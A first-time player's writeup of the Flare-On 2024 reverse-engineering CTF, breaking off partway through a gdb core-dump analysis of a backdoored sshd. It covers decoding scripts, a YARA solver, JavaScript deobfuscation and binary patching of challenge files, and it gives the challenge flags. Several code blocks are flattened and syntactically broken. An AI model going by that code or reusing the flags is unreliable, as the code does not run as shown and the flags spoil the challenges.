

# Flare-on CTF 2024

- [Introduction](#)
- [Challenge 1 \("frog"\)](#)
- [Challenge 2 \("checksum"\)](#)
- [Challenge 3 \("array"\)](#)
- [Challenge 4 \("Meme Maker 3000"\)](#)
- [Challenge 5 \("sshd"\)](#)
- [Challenge 6 \("bloke2"\)](#)
- [Challenge 7 \("fullspeed"\)](#)
- [Challenge 8 \("clearlyfake"\)](#)

# Introduction

## What is Flare-On?

From the [official website](#):

“The Flare-On Challenge is the FLARE team's annual Capture-the-Flag (CTF) contest. It is a single-player series of Reverse Engineering puzzles that runs for 6 weeks every fall.

Notably, it is *the* reverse engineering CTF. The 11th edition, taking place in autumn of 2024, comprised of 10 challenges of increasing difficulty. The challenges were unlocked one at a time, each becoming available after the previous one had been solved.

If you're interested in trying to solve the challenges yourself, they should be available for [download from flare-on.com](#).

## A First Time Player

Although I've heard of Flare-On before and maybe even signed up out of curiosity, I never really tried putting in the effort and solving as many challenges as I could, until this year. Although I toyed with all kinds of tools, debuggers and even some crackmes as a teenager, my first proper introduction to reverse engineering binaries was in late 2023 when I took the Reverse Engineering course at FIT CTU. At that time, I was simultaneously working on my bachelor's thesis, so there wasn't much time to spend on pastimes such as a reversing CTF, but one year (and completed degree) later, I simply needed to try it out and see how far my skills would get me.

Eventually, I managed to solve 8 challenges before running out of energy. They all taught me a lot individually, but perhaps the biggest lesson of all was common to many of them — among the many ways this lesson could be phrased, perhaps "work smarter, not harder" or "don't overthink it" are some of the most fitting.

Unfortunately, being a full-time student with a part-time job, completing these writeups was only possible months after the CTF ended, and as such, I was not sure if they would have any value to anyone. All that is to say — welcome, and please enjoy the read.

# Challenge 1 ("frog")

## Description

“Welcome to Flare-On 11! Download this 7zip package, unzip it with the password 'flare', and read the README.txt file for launching instructions. It is written in PyGame so it may be runnable under many architectures, but also includes a pyinstaller created EXE file for easy execution on Windows.

Your mission is get the frog to the "11" statue, and the game will display the flag. Enter the flag on this page to advance to the next stage. All flags in this event are formatted as email addresses ending with the @flare-on.com domain.

## Writeup

We are given a 7z file with a small game written in python. I chose to install the `pygame` dependency and run the game in a python virtual environment.



Clearly, the goal is to get the frog to the statue. To complete the challenge, I simply found a passable block in each wall layer, in other words, played the game without any reversing or looking at the source code — I was sure I would be doing a lot of that later anyways, so I thought, why not have some fun first.



I was too lazy to type the flag into the submission box letter by letter, but conveniently, it was also written to the standard output:

```
pygame 2.6.0 (SDL 2.28.4, Python 3.12.3)Hello from the pygame community.  
https://www.pygame.org/contribute.htmlwelcome_to_11@flare-on.com
```

# Challenge 2 ("checksum")

## Description

“ We recently came across a silly executable that appears benign. It just asks us to do some math... From the strings found in the sample, we suspect there [is] more to the sample than what we are seeing. Please investigate and let us know what you find!

## Writeup

This will be more of an anecdotal testimony of my naiveté than a straight-to-the-point writeup, as I'm sure there will be a lot of those out there.

We are given a zip with a standard PE Windows executable. The first step in my analysis is almost always to drop the binary into something like ExeinfoPE or Detect It Easy to detect any packers, crypters or specific compilers being used. Interestingly, in this instance, ExeinfoPE reported that the executable was compressed using something called "MEW 11 SE v1.1" — I spent some minutes looking for unpackers or just any code or blog posts explaining what this packer does, but to no avail.

As it turned out, the binary was not packed or tampered with in any meaningful way. The caveat was that it was not compiled from C or C++ code, but rather using the Go programming language and the Go compiler, which I have never dealt with before in my (albeit short) career as a reverse engineer. (As a matter of fact, I feel no shame in admitting I have never dealt with any Go code at all.)

The first challenge was hence to understand the Golang ABI, which differed in many aspects from the traditional Windows and Linux C/C++ ABIs I knew. I learned that parameters and return values are passed between caller and callee functions preferentially through registers — in fact quite many of them. Whereas for example the Windows 64bit C/C++ ABI makes use of 4 registers (rcx, rdx, r8 and r9, in that order) for passing arguments to functions and only one (rax) for return values, the Go ABI uses 9 (rax, rbx, rcx, rdi, rsi, r8, r9, r10 and r11, in that order) for both argument passing and return values. (Like in other ABIs, the remaining values are passed on the stack.) Furthermore, as Go supports returning multiple values from a function, it is often the case that a function will return either a meaningful value or `nil` as the first return value and an error code (where 0 means no error) as the second. All of this took some figuring out and getting used to, but once I had overcome this hurdle, reading compiled (non-stripped) Go code was actually surprisingly easy.

Analyzing the binary, I figured out (what I thought was) the basic high-level operation of the program:

1. A pseudorandom number  $n$  between 3 and 7 is chosen.
2. Then,  $n$  times, the user is asked to compute the sum of two numbers (pseudorandomly generated) and the answers are checked for correctness. If incorrect, the program terminates.
3. After  $n$  successful answers, the user is prompted for a "Checksum", which must be a 64-character ASCII hex string that is then parsed to a 32-byte array.

4. The encrypted flag stored in the binary is decrypted using the ChaCha20-Poly1305 authenticated encryption scheme (AEAD) with said byte array serving as the 256-bit key (and, simultaneously, the first 192 bits of the array serving as the nonce).
5. The SHA256 sum of the plaintext is computed and compared against the checksum provided by the user. The program is terminated in case of a mismatch. Note that such a check would make no sense in a real scenario, as the integrity of the plaintext is already guaranteed by the Poly1305 digest — if the decrypted data were wrong, the decryption procedure would report a failure straight away. Thus, this was nothing more than a note to the reverse engineer about what the checksum needed to be.


After learning this, I was baffled. So baffled that I didn't realize that I had skipped the analysis of one more function, called `main_a`, which was being called at the very end before the program would report success. I even went as far as to look into the ChaCha20 key scheduling algorithm to look for a potential way to reduce the keyspace using the combined fact that the nonce was equal to the key and that I knew the first 2 bytes of the plaintext (since the program clearly expected the plaintext to be a JPEG file, the first two bytes would be `FF D8`). Of course, I soon realized that being able to reduce the keyspace in any meaningful way would be a massive flaw in the cipher, and it was just as clear to me that this was way too advanced for the second challenge. I finally remembered I had skipped the `main_a` function and came back to it.

The workings of `main_a` were stupidly simple. The original buffer with the input (still in ASCII) was "XOR-encrypted" with the key `Flare0n2024`, then base64-encoded and compared to the fixed string `cQoFRQErX1YAVw1zVQdFUSxfAQNRBXUNaXBSe15QCVRVJ1pQEwd/WFBUALElCFBFUnlaB1ULByRdBEFdfVtWVA=` located in the `.rdata` section. If the two strings compared equal, the program printed a success message and dropped a JPEG file containing the flag.

So after all these cryptographic shenanigans, the solution was handed to us on a silver platter. All we had to do is reverse these last steps, which was trivial:

```
from base64 import b64decode, b64encode
b64decode('cQoFRQErX1YAVw1zVQdFUSxfAQNRBXUNaXBSe15QCVRVJ1pQEwd/WFBUALElCFBFUnlaB1ULByRdBEFdfVtWVA=')key = ('Flare0n2024' * 10)[:64].encode()pt = "".join([chr(ct[i] ^ key[i]) for i in range(len(ct))])print(pt)
```

Which prints `'7fd7dd1d0e959f74c133c13abb740b9faa61ab06bd0ecd177645e93b1e3825dd'` — the desired checksum. After entering this checksum into the program, the flag is dropped into the `AppData/Local` user directory.



Th3\_M4tH\_Do\_b3\_mAth1ng@flare-on.com

## A humbling lesson

While this crackme took me longer to solve than I would have liked, it was well worth it, as I learned valuable things along the way. I now know how to approach reversing binaries compiled using Go, I understand the ABI, calling conventions and even the implementation of some types (like slices). I know where to find the Go standard library source code and that `HChaCha20` and `hChaCha20` are two completely different functions with different parameters (I guess Google developers are just built different).

But most importantly, I was reminded that while I was able to reverse engineer the program — especially the more complex parts that require non-trivial cryptographic knowledge — with relative ease, I still have much to learn in terms of the approach to take when reversing. If I had started working back from the end goal instead of from the start, I likely would have found the solution a lot sooner.



# Challenge 3 ("array")

## Description

“ And now for something completely different. I'm pretty sure you know how to write Yara rules, but can you reverse them?

## Writeup

The third challenge, "array", was a favourite of mine. Everything about this challenge was enjoyable — the idea, the problem, and maybe especially the name.

The provided archive contains a single file — `array.yara`. Indeed, this is a valid YARA file containing a single rule, `array`. The condition is a giant AND clause with all kinds of terms — constraints on the values of individual bytes, doublewords, or hashes (MD5, SHA-256, CRC32) of specific parts of the file.

To improve readability, I first searched and replaced every occurrence of `and<space>` with `and<newline>`. The first line of the condition asserts that the size of the file is 85 bytes. The following line provides us with the hash of the whole file contents. The rest of the conditions operate on a specific chunk of the file.

It was apparent that a lot of the conditions were superfluous or irrelevant - for example, a lot of them put constraints on the filesize, even though we already knew that from the first line. Next, many lines were of the form `<some part of the file> % x < x`, which is a tautology.

After going through a couple of lines and trying to reconstruct the file contents by hand, I thought a Python script would be faster, less error-prone and, above all else, the most satisfying. So I saved the newline-separated list of conditions into a separate file and wrote the following solver.

```
import binasciiimport hashlibimport refrom sys import argvdef strings_of_length(strlen):    if    strlen = 0:        yield ''    else:        for s in strings_of_length(strlen - 1):    for c in [chr(i) for i in range(32, 127)]:        yield c + sdef reverse_crc32(h,    strlen):    for s in strings_of_length(strlen):        if binascii.crc32(s.encode()) &    0xFFFFFFFF == int(h, 16):            return s    return Nonedef reverse_md5(h, strlen):    for    s in strings_of_length(strlen):        if hashlib.md5(s.encode()).hexdigest() == h:            return s    return Nonedef reverse_sha256(h, strlen):    for    s in strings_of_length(strlen):        if hashlib.sha256(s.encode()).hexdigest() == h:            return s    return Nonedef main():    with open(argv[1], 'r') as f:        lines = f.readlines()        buffer = None        file_md5 = None        for line in lines:            if re.match(r'filesize = \d+ and', line):                filesize = int(line.split(' ')[2])                buffer = [None for _ in range(filesize)]            elif re.match(r'hash.md5\(0, filesize\) =', line):                file_md5 = re.match(r'hash.md5\    (0, filesize\) = "([0-9a-f]+)"', line).group(1)                elif re.match(r'hash.\    (md5|sha256)\(\d+, \d+\) =', line):                    eq = re.match(r'hash.(md5|sha256)\((\d+),    (\d+)\) = "([0-9a-f]+)" and', line)                    which = eq.group(1)                    idx, length =    int(eq.group(2)), int(eq.group(3))                    digest = eq.group(4)                    plaintext =    (reverse_md5(digest, length)                    if which == 'md5'
```



```

else reverse_sha256(digest, length))                assert buffer[idx:idx+length].count(None) ==
length                buffer[idx:idx+length] = plaintext                print(f'[{idx}..{idx+length}]
= {plaintext}')                elif re.match(r'hash.crc32\\(\\d+, \\d+) = ', line):
eq = re.match(r'hash.crc32\\((\\d+), (\\d+)\\) = 0x([0-9a-f]+)', line)                idx, length,
crc = int(eq.group(1)), int(eq.group(2)), eq.group(3)                plaintext =
reverse_crc32(crc, length)                assert buffer[idx:idx+length].count(None) == length
buffer[idx:idx+length] = plaintext                print(f'[{idx}..{idx+length}] = {plaintext}')
elif re.match(r'uint(8|32)\\((\\d+)\\) [+^-] \\d+ = \\d+', line):                eq =
re.match(r'uint(8|32)\\((\\d+)\\) ([+-^]) (\\d+) = (\\d+)', line)                size =
int(eq.group(1)) // 8                idx = int(eq.group(2))                op = eq.group(3)
a = int(eq.group(4))                b = int(eq.group(5))                if op == '+':
result = (b - a).to_bytes(size, 'little').decode()                elif op == '-':
result = (b + a).to_bytes(size, 'little').decode()                elif op == '^':
result = (b ^ a).to_bytes(size, 'little').decode()                assert
buffer[idx:idx+size].count(None) == size                buffer[idx:idx+size] = result
print(f'[{idx}..{idx+size}] = {result}')                assert buffer.count(None) == 0
print(''.join(buffer))                print(f'Expected MD5: {file_md5}')                print(f'Actual MD5:
{hashlib.md5("".join(buffer).encode()).hexdigest()}')main()

```

(It's not my proudest creation, but it gets the job done. Also, at least some of the ugliness can be blamed on my faithful servant, GitHub Copilot.)

At first, I assumed the `uint32`s were big endian, but after correcting my mistake, the MD5 hash finally matched and I got the flag:

```

...rule flareon { strings: $f = "1RuleADayK33p$Malw4r3Aw4y@flare-on.com" condition: $f
}Expected MD5: b7dc94ca98aa58dabb5404541c812db2Actual MD5:    b7dc94ca98aa58dabb5404541c812db2

```

# Challenge 4 ("Meme Maker 3000")

## Description

“ You've made it very far, I'm proud of you even if no[ ]one else is. You've earned yourself a break with some nice HTML and JavaScript before we get into challenges that may require you to be very good at computers.

## Writeup

Wow, thanks for those kind words, Flare-On. Anyways... we are given a zip with a single file, `mememaker3000.html`. The webpage allows you to select a meme format and randomly generate captions from a (presumably) predefined set of strings. Upon inspecting the contents of the file, it is immediately obvious that the JavaScript application logic is obfuscated.

The first idea I had was to use some of the many tools for deobfuscating javascript code that are available online. This helped make the code a bit more readable:

The core element of the obfuscation logic is a function called `a0a`, which simply returns a reference to a huge array of what are initially random-looking strings. Another function, declared with the name `a0b`, but also aliased to `a0p`, accepts an index `i` and returns the element at index `i - 475` of the aforementioned array.

This function is used throughout the rest of the code as a means of obfuscating strings, hiding the names of methods, etc. For instance, in the following statement, the function is used to hide the HTML attribute name `"alt"` of the object referenced by `a0g` and the method name `"pop"` on the array returned by `split`:

```
const t = a0p, a = a0g[t(2589)].split("/")[t(2024)]();
```

(note that in Javascript, `a.b()` is equivalent to `a["b"]()`).

Finally, the application data is defined:

- The array `a0c` contains the set of meme captions,
- `a0d` is an array containing metadata for positioning the captions in each image / meme format,
- `a0e` is a dictionary (or JS object) containing image filenames as keys and corresponding binary data as values,
- `a0g`, `a0h`, ..., `a0j` and `a0l`, ..., `a0n` are references to DOM objects selected using the `document.getElementById` API.

My first idea was to simply copy the definition of `a0a` into a blank JS console (or, since that almost froze my whole laptop, create another HTML file with just the definition of `a0a` and open that in the browser) and use it to evaluate the different calls to `a0p` manually. It turned out, however, that the

string array is manipulated by the script at runtime by an anonymous function at the very start of the script, the behaviour of which can be expressed as follows.

```
while (true) { const c = a0a();          try {          const d = parseInt(a0b(55277)) / 1 *
(parseInt(a0b(14365)) / 2)              + -parseInt(a0b(68223)) / 3 * (-
parseInt(a0b(90066)) / 4)              + parseInt(a0b(76024)) / 5
+ -parseInt(a0b(73788)) / 6              + parseInt(a0b(58137)) / 7 *
(parseInt(a0b(59039)) / 8)              + -parseInt(a0b(97668)) / 9
+ parseInt(a0b(26726)) / 10 * (-parseInt(a0b(11835)) / 11);          if (d ===
356255)          break;          else          c.push(c.shift());          }
catch (e) {          c.push(c.shift());          }}
```

Eventually, I figured the simplest way would be to just read the deobfuscated values of every variable directly from the JS console on the open webpage after the script was loaded and all top-level statements executed (although of course as a *security expert*, I have a certain disdain for this "just run it and see what it does" strategy).

The crucial bit to solving the puzzle, however, turned out to be at the very end of the file. There, another function, `a0k`, is defined, and then, an `EventListener` for the "keyup" event is added onto `a0l`, the DOM object containing the first caption, with a handler that calls `a0k` with no arguments.

Analyzing and deobfuscating `a0k` gives the following outline:


```
function a0k() {          const a = a0g["alt"].split("/").pop(); if (a === "boy_friend0.jpg")
return; const b = a0l.textContent,          c = a0m.textContent,          d =
a0n.textContent;          if (          a0c.indexOf(b) === 14          && a0c.indexOf(c) =
25 // a0c.length - 1          && a0c.indexOf(d) === 22 ) {          // ... }}
```

In other words, when the selected meme format is the `boy_friend0.jpg` image and the three captions have specific values, some code is executed. It is only reasonable to suspect that the contained code decodes the flag and prints it.

Running these four expressions in the JS console,

```
a0l.textContent = a0c[14]a0m.textContent = a0c[25]a0n.textContent = a0c[22]a0k()
```

(or omitting the call to `a0k` and selecting the first caption and pressing any key) triggers the following alert.



(And to be fair, the meme itself is pretty funny, too.)



## Appendix: Getting trolled by the authors (again)

The writeup above explains, at least in my opinion, the correct way to approach and solve this challenge. That, however, was absolutely not my experience — I was stuck on this challenge for almost a day. Let me explain why.

*"... the simplest way would be to just read the deobfuscated values of every variable directly from the JS console ..."*

When looking at the deobfuscated arrays and objects, I noticed something peculiar — the `a0e` object, which mapped image names to image files, contained 9 files, while the app only offered 8 meme formats to choose from. I thought, if there was a hidden image, it might lead me to the flag.

Judging by the filenames, the object key `fish.jpg` was the only one that didn't correspond to any of the meme formats offered by the application. Therefore, I opened the JS console and typed `a0e["fish.jpg"]`. The result was somewhat unexpected — instead of seeing the string `data:image/jpeg;base64,` and a long base64 string, like with the other images, the mime type of `fish.jpg` was declared as `binary/red`. Intrigued, I copied the base64 encoded data, decoded it to a file, and ran the UNIX `file` command on it.

```
fish.jpg: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, 9 sections
```

So we have a Windows binary. Interesting. Maybe this challenge wasn't so much about easy HTML and JavaScript after all.

I copied the binary to my Windows VM and took a look in IDA. Straight away, I noticed a string in the `.rdata` section that said "Oh, hello! You found something here.". Clearly, this must have been the next step to solving the Meme Maker challenge. This time, the binary was a standard C executable, albeit a stripped one, so I manually found and analyzed the C `main` function. When the executable was run without any modification, it simply printed two lines of text.

Unfortunately, this file is not relevant AT ALL! Have fun with FLARE-ON this year!

Of course, based on the string I saw, I didn't believe that this was all there was to this binary. After all, Flare-on is a CTF aimed mainly towards malware analysts, and if a malware sample told me that "this file is not relevant AT ALL", I certainly wouldn't have taken its word for it. In the main function, I found that 7 different strings were passed to the same function, which I assigned the working name `conditional_puts`, along with a single byte as another argument. Depending on whether the value of this byte was {either `0x50` or `0x25`} or something else, the string was either printed or not printed. (I'm actually simplifying this, the byte value wasn't just there for decision making, it probably served as a key to decode/decrypt the strings, as the one mentioned earlier was the only one stored in plaintext and called with `0x00`, but I (luckily) didn't explore this further. Similarly, I suspect the explicit check for the `0x25` value indicated that only a part of the string passed along with that argument should be printed.)

So, out of 7 strings in total, only 2 were printed. The logical next step was to see what would happen if the other 5 were printed. For this, I simply patched a single byte in the binary at offset `0x8a4`, replacing a `jnz` opcode (`0x0f 0x85`) with a `jz` opcode (`0x0f 0x84`). To my disappointment, the result was the following.

Oh, hello! You found something here. Really, don't waste your time here. Just kidding: here is the flag... Just kidding again... there's nothing exciting to be found here. You don't believe me? Fair enough. You should have trusted me though. Have fun with FLARE-ON this year.

Being completely honest, at this point, I was even more convinced that the flag was supposed to be obtained from this binary than before, and also kind of mad at the authors for trolling me so much. But since I was running out of ideas about where to look for it, I decided to ask a friend (who had completed this challenge already) if I should really be looking in the binary, and he nudged me back onto the right track.

Even though this year's Flare-On is my first time competing, I didn't want to get any help from other people and figure everything myself. At the time of writing this, I'm still trying to do that. However, in this particular instance, I found that this was not so much an issue of reverse engineering skill, but rather knowing how the Flare-On CTF works and how likely it is that the authors are just trolling me. Of course, in a real-world malware analysis scenario, psychological warfare and trolling the analyst is perfectly ordinary, but then again, in a real-world malware analysis scenario, I would not trust a binary if it told me that there's *really* nothing interesting in there and that I shouldn't waste my time analysing it.

# Challenge 5 ("sshd")

## Description

“ Our server in the FLARE Intergalactic HQ has crashed! Now criminals are trying to sell me my own data!!! Do your part, random internet hacker, to help FLARE out and tell us what data they stole! We used the best forensic preservation technique of just copying all the files on the system for you.

## Writeup


This was honestly an amazing challenge.





**Brian Baskin** @bbaskin · 16h

CTF players be like



16

194

1,5K

76K



This time, we are given a unix TAR file containing a typical directory structure of a Unix system. The assignment mentions forensic analysis, so we can assume that the files in the archive represent the state of the server machine at some point after the attack. Of course, the “*best forensic preservation technique*” bit in the assignment text is ironic, as simply zipping the files (probably by running a zip utility on the compromised system itself) fails to guarantee some of the important properties we expect from forensic images (most importantly integrity, but also things like the timestamp of the creation of the image, and so on).

## Analyzing the filesystem

As I'm not a forensic analysis expert, I feared I might not know how to approach this challenge, but I was able to come up with some basic ideas and techniques nonetheless:

0. I extracted the TAR archive under `sudo`, so that the original ownership information would be preserved, and `chroot` ed into the extracted filesystem.
1. I looked through the `/etc` directory and found information about the OS in the `os-release` and `debian_version` files. The system was evidently running Debian 12.6 — a reasonably



recent version of a Linux distribution typically used on servers.

2. Since the name of the challenge is `sshd` (SSH Daemon), I thought to look at the SSH server config located at `/etc/ssh/sshd_config`. I `diff`ed it against the default configuration and found that one option had been altered:

```
UsePrivilegeSeparation no
```

This is what the `sshd_config` manual page says about that setting:

### “ UsePrivilegeSeparation

Specifies whether `sshd(8)` separates privileges by creating an unprivileged child process to deal with incoming network traffic. After successful authentication, another process will be created that has the privilege of the authenticated user. The goal of privilege separation is to prevent privilege escalation by containing any corruption within the unprivileged processes. The default is "yes".

This was a big red flag — if the attacker could somehow log into or exploit the ssh service, they would presumably have fully privileged access to the system.

3. Based on this previous finding, it was logical to look for information about the `sshd` software and version to check them against a CVE database. I found the simplest way of doing this to be just running `strings | grep OpenSSH` on the binary, which gave me the version, `OpenSSH_9.2p1`. I searched for CVEs affecting this version on the NIST NVD and found one that could potentially match this scenario, CVE-2024-6387. However, this turned out not to be crucial to solving the challenge.
4. I also looked through the `/dev`, `/home`, `/opt`, `/proc`, `/root`, `/srv` and `/tmp` directories for potentially interesting artifacts, but there were none (although the `/root/flag.txt` file was a good laugh). Furthermore, I checked the `/var/log` directory for system logs, but it seems that they were removed (I was only able to find one interesting piece of info from the `apt` log, namely that `gdb` was installed on the 9th of September, while no other packages have been installed for months before that).
5. I thought about selecting only the most recently changed files. With the `find` command along with `-type f` and `-mtime -N`, I was able to filter out files changed at most `N` days ago.

This last technique, along with a simple `ls -l` on each of the files listed below, revealed truly interesting information:

- `/etc/ca-certificates.conf` was last modified **Sep 9 21:21**,
- `/etc/ssl/certs/ca-certificates.crt`, likewise, **Sep 9 21:21**,
- `/usr/lib/x86_64-linux-gnu/liblzma.so.5.4.1` was modified **Sep 9, 21:34**,
- `/var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676` was also modified (likely created) **Sep 9, 21:34**.

Since I first noticed the first two files listed above, I examined them closely. If the attacker had added a root TLS certificate, they might be able to perform a Manipulator-in-the-middle attack on TLS traffic (although it was not entirely obvious how the flag should be obtained in that case). Anyways, it turned out that there was no difference between the installed certificates and those present on a freshly installed Debian 12.6 system.

Next, I noticed the `sshd.core...` file. From its name, I immediately suspected that this was a so-called "core dump" of the `sshd` process — after all, the assignment mentioned that the server had crashed. I confirmed this suspicion with the `file` command (unfortunately missing from the server image — I ran it from my host system), which output the following.

```
var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676: ELF 64-bit LSB core file, x86-64,
version 1 (SYSV), SVR4-style, from 'sshd: root [priv]', real uid: 0, effective uid: 0, real
gid: 0, effective gid: 0, execfn: '/usr/sbin/sshd', platform: 'x86_64'
```

Core files (also called core dumps) are files that contain a sort of a "snapshot" of a process at the time of a crash, so that it can be later analyzed or debugged. So let's do just that. The tool for the job in this case is the GNU debugger, or `gdb`, conveniently already present on the system. Since many people don't have experience working with core dumps, I will try to go into more detail in this part, so that this writeup has hopefully at least some value to the outside world.

## Analyzing the core dump

To analyze the core dump, we need to run `gdb` on the **process executable** and then "attach" the core dump. This can be done in one step when starting `gdb`:

```
gdb /usr/sbin/sshd -c /var/lib/systemd/coredump/sshd.core.93794.0.0.11.1725917676
```

(Note that the `-c` switch is optional, the path to core dump can be also specified as a positional parameter.)

Working with core dumps isn't as convenient as working with a "live" process, since not all information can be saved into the dump (for example, instruction pointer history, previous values of registers, etc.). In this case, however, it turns out all necessary information is obtainable from the dump.

The first command I usually run when inspecting a crash is `bt` (or `backtrace`). This shows the call stack and can give the basic idea about where the crash happened and how the program got there.

```
(gdb) bt#0 0x0000000000000000 in ?? ()#1 0x00007f4a18c8f88f in ?? () from /lib/x86_64-linux-
gnu/liblzma.so.5#2 0x000055b46c7867c0 in ?? ()#3 0x000055b46c73f9d7 in ?? ()#4
0x000055b46c73ff80 in ?? ()#5 0x000055b46c71376b in ?? ()#6 0x000055b46c715f36 in ?? ()#7
0x000055b46c7199e0 in ?? ()#8 0x000055b46c6ec10c in ?? ()#9 0x00007f4a18e5824a in
__libc_start_call_main (main=main@entry=0x55b46c6e7d50, argc=argc@entry=4,
argv=argv@entry=0x7ffcc6602eb8) at ../sysdeps/nptl/libc_start_call_main.h:58#10
0x00007f4a18e58305 in __libc_start_main_impl (main=0x55b46c6e7d50, argc=4,
argv=0x7ffcc6602eb8, init=<optimized out>, fini=<optimized out>, rtdl_fini=<optimized
out>, stack_end=0x7ffcc6602ea8) at ../csu/libc-start.c:360#11 0x000055b46c6ec621 in ?? ()
```

As we can see, the latest value of the instruction register is 0, meaning a null pointer was dereferenced earlier and caused the crash, since there were no instructions mapped to memory at address 0. Therefore, it makes sense to examine the code that tried calling the zero address. The second (#1) address in the listing, `0x00007f4a18c8f88f`, actually points to the procedure *return address*, i.e. the instruction right after the `call`. So we can take a guess, subtract a couple of bytes from that address and print the instructions at that address (`gdb` will correctly find valid instructions even if our guess is wrong — remember that on x86/amd64, instructions have variable length).

To print out 40 instructions starting at `0x00007f4a18c8f820` (that is actually the start of that particular function), we can use this GDB command:

```
(gdb) x/40i 0x00007f4a18c8f820... 0x7f4a18c8f879: call 0x7f4a18c8acf0 <dlsym@plt>
0x7f4a18c8f87e: mov r8d,ebx 0x7f4a18c8f881: mov rcx,r14 0x7f4a18c8f884:
```

```

